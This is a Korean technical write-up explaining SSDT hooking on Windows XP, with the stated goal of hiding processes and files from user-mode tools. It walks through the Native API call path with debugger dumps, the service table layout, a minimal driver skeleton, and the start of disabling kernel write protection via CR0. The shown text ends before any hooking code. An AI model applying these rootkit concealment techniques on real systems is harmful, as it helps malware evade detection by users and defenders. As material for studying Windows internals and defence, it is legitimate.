SSDT HOOKING을 이용한
프로세스와 파일 숨기기

이동수
alonglog@is119.jnu.ac.kr

개 요

기존에 만들었던 메시지후킹 프로그램을 숨겨보고 싶어서 SSDT후킹을 공부하였다. 그리고 그 결과를 정리하여 이 문서를 작성하였다.

프로세스를 숨기고 파일을 숨기기 위해서 Native API를 후킹했다. 메시지 후킹과 다르게 SSDT후킹은 커널 모드에서 후킹을 해야 하므로 디바이스 드라이버로 프로그램이 작성되어 있다.

실행시킨 함수가 커널로 어떻게 들어가고 작동하는지 배우는 좋은 기회가 되었다.

이 문서에 사용된 OS는 Windows XP Professional SP2이고, 드라이버는 Windows Server 2003 SP1 DDK 3790.1830을 이용하여 작성하였다.

Content

1. 목적

이번 기술문서의 주제는 SSDT Hooking이다.

기존에 공부하여 만들어 보았던 Message Hooking 프로그램은 응용프로그램으로 생성되진 않았지만 작업관리자로 확인이 가능했고, 만들어진 파일도 쉽게 확인이 가능하였다. 그래서 쉽게 확인이 가능한 프로세스와 파일을 Native API를 Hooking하여 유저모드에서는 확인이 힘들도록 만들어 보고 싶었다. 그러기 위해서는 Native API의 목록을 관리하는 SSDT를 Hooking해야 된다.


이 문서에서는 프로세스 목록을 검색하는 ZwQuerySystemInformation함수와 ZwQueryDirectoryFile함수를 Hooking 할 것이다.

2. WINDOWS SYSTEM

SSDT는 커널에 존재하는 Native API를 관리하는 테이블이다. SSDT Hooking에 들어가기 전에 WINDOWS의 구조를 살펴보고 가자.

2.1. WINDOWS ARCHITECTURE

[그림 1]은 'Microsoft Windows Internals'에서 발췌한 간단한 Windows Architecture이다.



[그림 1] 단순화시킨 Windows Architecture

[그림 1]에서 보는 것같이 Windows는 유저모드와 커널모드로 나누어져있다. 유저모드에서 실행되는 모든 프로세스는 최종적으로 커널모드로 내려와서 실행이 되는 구조이다. 이것은 유저모드의 프로세스는 직접적으로 하드웨어 장치(I/O, 메모리 등)에 접근할 수 없다는 것을 보여준다. 그래서 유저모드의 프로세스는 Subsystem DLL을 호출하여 커널모드로 접근하게 된다. 커널에서 작동하는 프로세스는 직접적으로 하드웨어 장치에 접근이 가능하다. 대표적인 예로는 디바이스 드라이버가 있다. 이 문서에서도 디바이스 드라이버를 작성하여 SSDT Hooking을 하였다.

커널모드의 구성요소를 살펴보고 넘어가자.


● Executive - 메모리 관리, 프로세스 그리고 스레드 관리, 보안, I/O, 네트워킹, IPC같은 기본 운영체제 서비스들을 포함한다.
● Kernel - 스레드 스케줄링, 인터럽트, 멀티프로세서 동기화 등과 같은 저수준 운영체제 함수들로 구성된다.
● Device Driver - I/O요청을 처리하는 하드웨어 장치 드라이버와 파일 시스템, 네트워크 드라이버들을 포함한다.
● HAL - 커널, 장치 드라이버 그리고 플랫폼 지향적 하드웨어의 차이로부터 장치 드라이버들뿐만 아니라 파일 시스템과 네트워크 드라이버들을 포함한다.

● Windowing and graphics - GUI 함수들을 구현한다.


2.2. Native API

유저모드의 프로세스는 하드웨어 장치에 접근하기 위해서는 커널모드로 넘어가야 한다. 유저모드에서 많이 사용되는 Win32 API에는 커널모드로 넘어가는 루틴이 포함되어 있다. 커널모드로 넘어갔다면 커널모드에서 작동하는 함수들을 호출하여 메모리에 접근하거나 I/O장치에 접근하는 서비스들을 수행한다. 이 때, 커널모드에서 작동하는 함수들을 Native API라고 부른다. 그리고 Windows는 유저모드에서 작동하는 코드에서 커널모드에서 작동하는 코드로 바로 넘어가는 것을 금지하고 있다.

예를 통해 좀 더 구체적으로 알아보자.
Win32 API중에서 파일을 검색해 주는 FindNext 함수가 존재한다. 이 함수가 어떻게 동작하는지를 통해 유저모드의 함수 즉, Win32 API가 커널모드의 함수를 어떻게 호출하는지 확인해 보자. 아래 그림들은 OllyDbg를 사용해 유저모드의 프로그램을 디버깅한 것이다.




[그림 2] FindNextFileA 함수 진입점




[그림 3] FindNextFileW 함수 진입점

[그림 2]와 [그림 3]은 FindNextFileA 함수와 FindNexFileW 함수의 진입점을 보여주고 있다. 이 함수들의 차이점은 인자값이다. FindNextFileA 함수는 ANSI 기반의 문자열을 사용한다. 하지만, FindNextFileW 함수는 유니코드를 사용한다. 일반적으로 유저모드에서 사용하는 Win32 API는 ANSI를 사용하지만 커널모드의 Native API는 유니코드를 사용한다. [그림 2]와 [그림 3]에서 볼 수 있듯이 FindNextFileA 함수는 ANSI를 유니코드로 바꾼 후 FindNextFileW 함수를 호출한다. 더 따라 들어가 보자.




[그림 4] ZwQueryDirectoryFile 함수 진입점

코드를 따라가면 [그림 4]와 같이 ntdll.dll이 포함하고 있는 ZwQueryDirectoryFile 함수를 호출하고 있는 것을 확인할 수 있다. 이 함수가 바로 Native API이다. 아래에서 확인하겠지만 Native API 함수는 보통 “Zw"로 시작하는 함수와 ”Nt"로 시작하는 함수들이다. 이 두함수의 차이점은 “Nt”시작되는 Native API를 확인할 때 알아보겠다. 코드를 더 따라 가보자



[그림 5] KiFastSystemCall 함수 진입점



[그림 6] 커널모드 진입점


코드를 따라 가보면 [그림 5]와 같이 KiFastSystemCall을 호출하는 것을 볼 수 있다. 더 따라 가보면 [그림 6]에서 확인할 수 있듯이 "sysenter"라는 명령어가 보인다. 이 명령어가 바로 유저모드에서 커널모드로 넘어가는 지점이다. Windows XP 이전 버전의 운영체제에서는 “INT 2E”라는 명령어를 사용하였으나 성능상의 이유로 "sysenter"를 사용하고 있다. OllyDbg는 유저모드 디버거라 [그림 6]에서 더 따라 가면 바로 return루틴으로 가버린다. 그래서 이후 디버깅은 Microsoft사에서 무료로 배포하고 있는 WinDbg를 이용하였다.

위에서 Native API는 “Zw”나 “Nt”로 시작한다고 했었다. 이 둘의 차이점은 무엇일까? [그림 5]를 보면 ZwQueryDirectoryFile 함수는 KiFastSystemCall 함수를 호출하고 리턴해버린다. 즉, ZwQueryDirectoryFile 함수는 실제적으로 서비스를 처리하는 루틴을 가지고 있지 않다. NtQueryDirectoryFile 함수가 실제적으로 서비스를 처리하는 루틴을 가지고 있다. 정리해보면 ZwQueryDirectoryFile 함수가 KiFastSystemCall 함수를 서비스 번호를 인자로 주고 호출하면 KiFastSystemCall 함수는 "System Service Dispatch Table"를 참조하여 NtQueryDirectoryFile 함수를 호출하는 것이다. 즉, “Zw”로 시작하는 Native API는 서비스를 처리하는 함수를 가지고 있는 게 아니라 단지 “Nt”로 시작하는 함수를 가리키고 있는 것이다. WinDbg에서 “u nt!ntquerydirerctoryfile"을 입력하여 확인해보자.

```
kd> u nt!ntquerydirectoryfile
nt!NtQueryDirectoryFile:
80576dad 8bff            mov     edi,edi
80576daf 55              push    ebp
80576db0 8bec            mov     ebp,esp
80576db2 8d452c          lea     eax,[ebp+2Ch]
80576db5 50              push    eax
80576db6 8d4528          lea     eax,[ebp+28h]
80576db9 50              push    eax
80576dba 8d4524          lea     eax,[ebp+24h]

kd>
```

[그림 7] NtQueryDirectoryFile 함수

[그림 8]은 위에서 살펴본 내용들을 간단하게 요약한 그림이다.



[그림 8] Native API 호출 과정

2.3. System Service Descriptor Table

시스템 서비스 디스패처인 KiSystemService는 인자로 받은 시스템 서비스 인덱스 번호를 가지고 System Service Descriptor Table을 참조하여 해당 인덱스의 서비스를 호출하여 실행시킨다. System Service Descriptor Table(이하 SSDT)은 해당 서비스 함수의 시작 주소를 가지고 있는 Table이다.

KiSystemService가 참조하는 테이블들을 알아보자.
먼저 System Service Table을 살펴보자.

```
typedef struct ServiceDescriptorTable
{
        SDE ServiceDescriptor[4];
```

```
}SDT;
```

각 스레드는 최대 4개까지 ServiceDescriptor를 가질 수 있다.


SDE 구조체를 살펴보자.

```
typedef struct ServiceDescriptorEntry
{
        PDWORD KiServiceTable;
        PDWORD CounterTableBase;
        DWORD ServiceLimit;
        PBYTE ArgumentTable;
} SDE;
```

SDE 구조체는 위와 같은 구조를 가진다.

각 인자를 살펴보자. 먼저 “KiServiceTable"은 우리가 Hooking할 SSDT를 가르키고 있는 포인터이다. 두 번째 인자는 항상 0으로 셋팅 되어있는데 무슨 용도로 쓰이는지는 모르겠다. SSDT Hooking에 필요한 건 아니기 때문에 그냥 넘어갔다. 세 번째 인자는 SSDT에 포함된 Native API의 개수를 나타내고 있다. 네 번째 인자는 서비스 함수를 호출할 때 사용되는 인자의 크기를 가지고 있는 테이블의 주소이다. WinDbg를 이용하여 따라가보자.

[그림 9]는 WinDbg를 통해 알아본 SDE를 보여주고 있다.




[그림 9] ServiceDescriptorTable

[그림 9]에서 볼 수 있듯이 SSDT의 주소는 0x804e4d20이다. 그리고 세 번째 인자를 통해서 SSDT에 포함되어 있는 Native API의 개수가 284인 것을 확인할 수 있다.

[그림 9]에서 확인한 SSDT의 주소를 따라가보자


[그림 10]은 WinDbg를 통해 확인한 SSDT이다.



[그림 10] System Service Descriptor Table

[그림 10]에서 확인할 수 있듯이 SSDT는 Native API의 시작 루틴 주소를 가지고 있었다.

앞에서 예로 들었던 NtQueryDirectoryFile 함수를 찾아보자. 앞에서도 언급했듯이 "Zw"로 시작하는 Native API는 시스템 서비스 인덱스 넘버를 인자로 주고 KiSystemService(OllDbg로 디버깅할 경우 KiFastSystemCall을 호출하는데 WinDbg를 통해 디버깅을 해보면 KiSystemService를 호출하는 것을 확인할 수 있다. 결과가 다른 이유는 서로 참조하는 심볼이 다르기 때문인듯 싶다.)를 호출하면, 이 함수는 SSDT에서 인자로 넘어온 인덱스에 있는 함수를 호출한다. NtQueryDirectoryFile 함수를 찾기 위해서는 ZwQueryDirectoryFile 함수에서 인자로 넘기는 인덱스 넘버를 확인해보면 된다. [그림 11]은 WinDbg를 통해 살펴본ZwQueryDirectoryFile 함수의 루틴을 보여주고 있다.



[그림 11] 시스템 서비스 인덱스 번호


[그림 11]에서 확인 할 수 있듯이 ZwQueryDirectoryFile 함수는 인덱스 번호로 0x91을 넘겨준다. SSDT의 0x91번째 테이블에 NtQueryDirectoryFile 함수의 시작 루틴 주소가 있다는 말이다. SSDT의 시작주소는 0x804e4d20이고, 한 공간마다 4바이트씩 차지하므로 0x804e4d20+(0x91*4)에 NtQueryDirectoryFile의 시작 루틴 주소가 저장되어 있다. WinDbg를 통해 직접 확인해보자.

```
kd> d 804e4d20+(91*4)
804e4f64  80576dad 8058f55d 80617a00 805898bd
804e4f74  8057d349 805da720 80574d12 8058b6bc
804e4f84  80623f19 8056e537 80568d06 8056feab
804e4f94  80582509 8064a67f 80617640 80571473
804e4fa4  8064ef58 8064a006 80589e10 8064f15e
804e4fb4  80569041 806182c3 8057d825 805990a2
804e4fc4  80648dff 8058957d 80649583 80649520
804e4fd4  8057ec27 80599d9c 805e0777 8058d9e6
kd> u 80576dad
nt!NtQueryDirectoryFile:
80576dad 8bff            mov     edi,edi
80576daf 55              push    ebp
80576db0 8bec            mov     ebp,esp
80576db2 8d452c          lea     eax,[ebp+2Ch]
80576db5 50              push    eax
80576db6 8d4528          lea     eax,[ebp+28h]
80576db9 50              push    eax
80576dba 8d4524          lea     eax,[ebp+24h]
```

[그림 12] NtQueryDirectoryFile 함수

[그림 12]에서 확인할 수 있듯이 ZwQueryDirectoryFile 함수가 넘겨준 인자가 가리키는 SSDT의 주소는 NtQueryDirectoryFile 함수였다.


[그림 13]은 Native API가 실행되기까지의 모습을 간략하게 보여주고 있다.



[그림 13] 커널모드에서 Native API 호출과정

3. SSDT Hooking

앞에서 SSDT Hooking에 관련된 윈도우 구조를 살펴보았다. 이제 본격적으로 프로세스와 파일을 숨기기위한 SSDT Hooking을 시작해보자. [그림 14]는 SSDT Hooking의 개요를 간단하게 보여 주고 있다.




[그림 14] SSDT Hooing 개요(Inside Windows Rootkits 발췌)

[그림 14]에서 확인할 수 있듯이 SSDT Hooking은 원하는 Native API의 주소를 가지고 있는 SSDT 공간을 내가 원하는 주소 공간으로 바꾸어 놓는 것이다. SSDT는 커널모드에서 접근이 가능한 메모리 공간에 위치한다. 따라서 일반 유저모드의 어플리케이션으로는 접근 자체가 불가능하다. SSDT에 접근하기 위해서는 디바이스 드라이버를 이용해야 한다. SSDT Hooking에 들어가기 전에 디바이스 드라이버에 대한 지식을 간단하게 정리하고 넘어가자. SSDT Hooking에 필요한 내용만 집고 넘어가기 때문에 자세한 정보는 전문서적을 참고하기 바란다.

3.1. RING

디바이스 드라이버에 들어가기 전에 Ring에 대해서 알아보고 넘어가자.

Windows에서 RING은 권한을 나타낸다. 앞에서 말했던 커널모드는 Ring0, 유저모드는 Ring3이다. [그림 15]는 x86에서 지원하는 Ring 모델의 구조를 보여준다.



[그림 15] Windows의 Ring 구조

[그림 15]에서 볼 수 있듯이 Ring0의 권한이 가장 높고 Ring3의 권한이 가장 낮다. 그리고 권한이 낮은 Ring은 권한이 높은 Ring의 메모리에 접근자체가 불가능하다. 참고로 Windows는 Ring0과 Ring3만을 사용한다.

디바이스 드라이버는 유저모드의 어플리케이션이 커널모드로 들어가기 위해서 걸쳐야 했던 과정을 거치지 않고 직접적으로 커널모드에 접근이 가능하다. 다음 챕터에서 디바이스 드라이버에 대해 간단히 알아보고 본격적으로 SSDT Hooking에 들어가 보자.

3.2. 디바이스 드라이버

Windows에서는 WDM(Windows Driver Model)이라는 모델을 제시하여 디바이스 드라이버를 쉽게 설계하도록 하고 있다.

디바이스 드라이버는 아래와 같이 4개의 기본 골격으로 구성된다.

● DirverEntry Routine - C언어에서 Main()과 같은 디바이스 드라이버의 시작점이다. 이 루틴은 디바이스 드라이버가 로드될 때 한 번만 실행된다.

● AddDeviceRoutine - 새로운 디바이스를 추가하고자 할 때 사용되는 부분이다.

● IRP Dispatch Routine - 디바이스와 I/O Manager 사이에서 명령을 전달하는 역할을 하는 구조체이며 그 실체는 하나의 버퍼에 불과하다. 유저모드의 프로그램은 파일 입출력을 할 때 IRP를 이용한다.

● DriverUnload Routine - 드라이버를 언 로드 할 때 수행되는 부분이다.

디바이스 드라이버는 컴파일 할 때 특별한 2개의 파일이 필요하다. Sources 파일과 Makefile 이다.

아래 소스는 Sources 파일의 기본 구조를 보여준다.

```
TARGETNAME = "DRIVER NAME" // 컴파일 된 후의 파일명
TARGETPATH = "DIRECTORY NAME" // 컴파일 될 장소
TARGETTYPE = "DRIVER TYPE" //디바이스 드라이버 타입

#부가적인 요소
TARGETLIBS = "PATH" //필요한 라이브러리 파일 경로
#없어도 무관함

SOURCES = "FILE NAME" //컴파일 할 파일명
```

위 소스중 TARGETLIBS를 제외하고는 필수적으로 작성해야 한다.

아래 소스는 Makefile을 보여주고 있다.

```
!INCLUDE $(NTMAKEENV)₩makefile.def
```

C언어를 처음 공부할 때 작성하는 "Hello World"를 출력하는 간단한 디바이스 드라이버를 작성하여 보겠다.

아래와 같이 소스를 작성하여보자.


```
#include "ntddk.h"

VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
        DbgPrint("Unload Success!!₩n");
}

NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                IN PUNICODE_STRING theRegistryPath)
{
        DbgPrint("Hello World!₩n");
        theDriverObject->DriverUnload = OnUnload;

        return STATUS_SUCCESS;
}
```

위 소스에 대해 간단한 설명을 하고 넘어가겠다. DbgPrint 함수는 디버깅 메시지로 원하는 문자열을 출력시켜준다. 유저모드에서는 볼 수 없으며 커널 디버깅 중이나 특별한 프로그램을

이용하여 확인할 수 있다. “theDriverObject->DriverUnload"는 드라이버가 언 로드될 때 실행될 루틴을 지정하는 부분이다. 이 드라이버는 간단하게 로드될 때 "Hello World!” 라는 문자열을 출력하고 언 로드될 때 “Unload Success!!"라는 문자열을 출력할 것이다.

디바이스 드라이버는 유저모드의 어플리케이션처럼 실행이 가능한 프로그램이 아니다. 로드하는 툴을 이용하여 로드하여야 실행이 가능하다. 이 문서에서 Rootkit.com의 InstDrv와 디버깅 메시지를 확인할 수 있는 sysinternals의 Debugview를 사용하였다.

[그림 16]은 드라이버가 로드되고 언 로드 될 때 출력하는 메시지를 보여준다.



[그림 16] 드라이버 실행


디바이스 드라이버의 영역은 엄청 넓다. SSDT Hooking을 할 때, 필요한 디바이스 드라이버 지식은 이 정도면 충분하므로 본격적으로 SSDT Hooking의 세계로 들어가보자.

3.3. SSDT Hooking

앞에서 SSDT Hooking의 간단한 개요를 살펴보았다. 간단하게 말하면 디바이스 드라이버를 작성하여 SSDT의 Hooking 하고자 하는 함수의 주소를 가지고 있는 테이블의 값을 내가 원하는 주소로 바꿔치기하면 된다. 하지만 여기에서 한 가지 문제가 생긴다. SSDT는 속성이 Read Only이기 때문에 값을 바꾸면 블루스크린을 띄워버린다. 이는 Windows가 메모리를 보호하기 위해 Write Protection이라는 기법을 이용하여 메모리의 쓰기 권한을 삭제하였기 때문이다.

SSDT Hooking을 하기 위해서는 이 Write Protection(이하 WP) 기법을 무력화 시켜야 한다. 무력화 시키는 방법은 CR0 레지스터를 이용하는 방법과 MDL(Memory Descriptor List)를 이용하는 방법 등이 있다. 이 문서에서는 CR0를 이용한 방법을 소개할 것이다.

CR(Control Register)는 현재 수행중인 태스크의 특성과 프로세스의 동작모드를 결정하는 특별한 레지스터이다. [그림 17]은 somma님의 블로그에서 발췌한 CR의 구조이다.



[그림 17] CR 필드 값

